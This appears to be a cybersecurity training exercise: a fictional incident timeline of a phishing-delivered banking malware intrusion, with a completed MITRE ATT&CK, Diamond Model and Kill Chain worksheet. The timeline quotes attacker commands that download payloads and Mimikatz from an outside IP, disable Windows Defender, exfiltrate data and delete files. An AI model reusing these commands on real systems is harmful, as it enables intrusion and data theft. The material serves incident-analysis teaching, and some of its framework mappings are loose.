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File 1: Malware Case Study - "SILENTBANKER" Intrusion

CASE STUDY: **SILENTBANKER MALWARE INCIDENT**

Incident ID: IR-2026-042

Date of Attack: 2026-04-01 to 2026-04-15

Target: Regional Bank of Midlands (RBM)

Sector: Financial Services

ATTACK TIMELINE (as reconstructed from logs):

2026-04-01 09:15: A senior accountant at RBM receives an email from "IT-Support@rbmsupport.com" with subject "Urgent: Microsoft Security Update KB2026-041". Attachment: "SecurityPatch.exe"

2026-04-01 09:22: Accountant double-clicks the .exe file. No visible change occurs.

Windows Defender shows no alert.

2026-04-01 09:23: The malware writes itself to C:\Windows\Temp\svchost.exe and creates a scheduled task named "WindowsUpdateService" to run every 4 hours.

2026-04-01 09:25: Malware executes PowerShell command:

```
`Invoke-WebRequest -Uri "http://185.143.223.115/update.dat" -OutFile  
"C:\Windows\Temp\config.dat"``
```

2026-04-01 09:26: Malware modifies registry key:

HKLM\SYSTEM\CurrentControlSet\Services\WinDefend\Start to value 4 (disables Windows Defender)

2026-04-02 02:15: Malware uses cmd.exe to query active directory:

```
`net group "Domain Admins" /domain`
```

2026-04-02 02:22: Malware downloads Mimikatz (credential dumping tool) from <http://185.143.223.115/mimikatz.exe>

2026-04-02 02:35: Malware uses dumped credentials to authenticate to file server FS01 at IP 10.10.10.45

2026-04-03 to 2026-04-10: (No logs - malware dormant)

2026-04-11 03:00: Malware establishes HTTPS beacon to 185.143.223.115:443 every 60 minutes.

Traffic uses custom encryption masquerading as Google Ads traffic.

2026-04-11 04:30: Malware begins scanning for files containing "account", "routing", "SWIFT" on all accessible network shares.

2026-04-12 01:15: Malware compresses found files into archive "data.zip" using PowerShell Compress-Archive command.

2026-04-12 02:00: Malware exfiltrates data.zip to 185.143.223.115 via HTTPS POST request to /upload.php.
Total exfiltrated: 2.4 GB.

2026-04-12 02:30: Malware executes `del /f C:\Windows\Temp\\*.dat` and clears PowerShell history file.

2026-04-13 to 2026-04-15: Malware continues exfiltration of additional files.

2026-04-15 08:00: RBM detects unusual outbound traffic. Incident response initiated.

TECHNICAL INDICATORS:

- Domains: rbmsupport.com (typosquat of rbm.com), no legitimate registration
- IP: 185.143.223.115 (hosted in Belarus, known bulletproof hosting provider)
- File hashes: SecurityPatch.exe (MD5: a1b2c3d4e5f6789012345678901234ab)
- Mimikatz used (legitimate tool, abused)
- Scheduled task name: WindowsUpdateService

File 2: MITRE ATT&CK Matrix Template

MITRE ATT&CK MATRIX – SILENTBANKER

Fill in specific Technique ID and Description for each Tactic observed


Tactic	Technique ID	Technique Name	Specific Evidence from Case Study
Reconnaissance			
Resource Development			
Initial Access	T1566.001	Phishing: Spear phishing Attachment	A senior accountant at RBM receives and email from "IT-Support@rbmsupport.com" with subject "Urgent: Microsoft Security Update KB2026-041". Attachment: "SecurityPatch.exe"
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	`Invoke-WebRequest -Uri "http://185.143.223.115/update.dat" - OutFile "C:\Windows\Temp\config.dat"`
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	creates a scheduled task named "WindowsUpdateService" to run every 4 hours.
Privilege Escalation	No ID reference		Malware uses cmd.exe to query active directory: `net group "Domain Admins" /domain`
Defense Evasion	T1562.001	Impair Defenses:	modifies registry key:

		Disable or Modify Tools	HKLM\SYSTEM\CurrentControlSet\Services\WinDefend\Start to value 4 (disables Windows Defender)
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory	downloads Mimikatz (credential dumping tool) from http://185.143.223.115/mimikatz.exe
Discovery	T1083	File and Directory Discovery	begins scanning for files containing "account", "routing", "SWIFT" on all accessible network shares.
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares	uses dumped credentials to authenticate to file server FS01 at IP 10.10.10.45
Collection	T1560.001	Archive Collected Data: Archive via Utility	compresses found files into archive "data.zip" using PowerShell Compress-Archive command.
Command and Control	T1071.001	HTTPS beacon to IP	establishes HTTPS beacon to 185.143.223.115:443 every 60 minutes.
Exfiltration	T1041	Exfiltration Over C2 Channel	exfiltrates data.zip to 185.143.223.115 via HTTPS POST request to /upload.php. Total exfiltrated: 2.4 GB.
Impact	T1485	Data Destruction	executes `del /f C:\Windows\Temp\*.dat` and clears PowerShell history file.

NOTE: Not all tactics may be present. Leave blank if no evidence exists for that tactic.

Minimum 12 techniques required across all tactics.

DIAMOND MODEL - SILENTBANKER INCIDENT



META-FEATURES:

Timestamp (When): [2026-04-01 to 2026-04-15]

Phase (Stage of attack): Actions on Objectives (exfiltration phase)

Result (What happened): 2.4 GB of sensitive data exfiltrated

Direction (Data flow): Victim (RBM) to Adversary (185.143.223.115) - data outbound

KILL CHAIN MAPPING (add to Diamond):

Reconnaissance → Weaponization → Delivery → Exploitation → Installation → C2
→ Actions

Kill Chain Phase	Evidence from Case Study
Reconnaissance	Not explicitly observed (assumed)
Weaponization	Creation of SecurityPatch.exe (not observed, assumed)
Delivery	Email with attachment on April 1, 09:15
Exploitation	User double-clicking .exe on April 1, 09:22
Installation	Writing to svchost.exe + scheduled task on April 1, 09:23
Command & Control	HTTPS beacon to 185.143.223.115:443 starting April 11
Actions on Objectives	Data discovery, collection, and exfiltration April 11-15

FRAMEWORK CROSS-MAPPING TABLE

Diamond Element	MITRE Tactic	Kill Chain Phase	Specific Evidence
Capability: PowerShell	Execution (T1059.001)	Installation	April 1, 09:25
Capability: Scheduled task	Persistence (T1053.005)	Installation	April 1, 09:23
Infrastructure: 185.143.223.115	C2 (T1071.001)	Command & Control	April 11, 03:00
Victim: RBM	Impact (T1485)	Actions on Objectives	April 12, exfiltration
Capability: Mimikatz	Credential Access (T1003.001)	Actions on Objectives	April 2, 02:22

Final Review - Verify:

- ✓MITRE matrix has minimum 12 filled tactics
- ✓Each filled tactic has Technique ID, Name, AND exact evidence quote
- ✓Diamond diagram has all 4 corners filled
- ✓Diamond meta-features (4) are all filled
- ✓Kill Chain mapping has all 7 phases (2 marked "not observed")
- ✓Cross-mapping table has at least 4 rows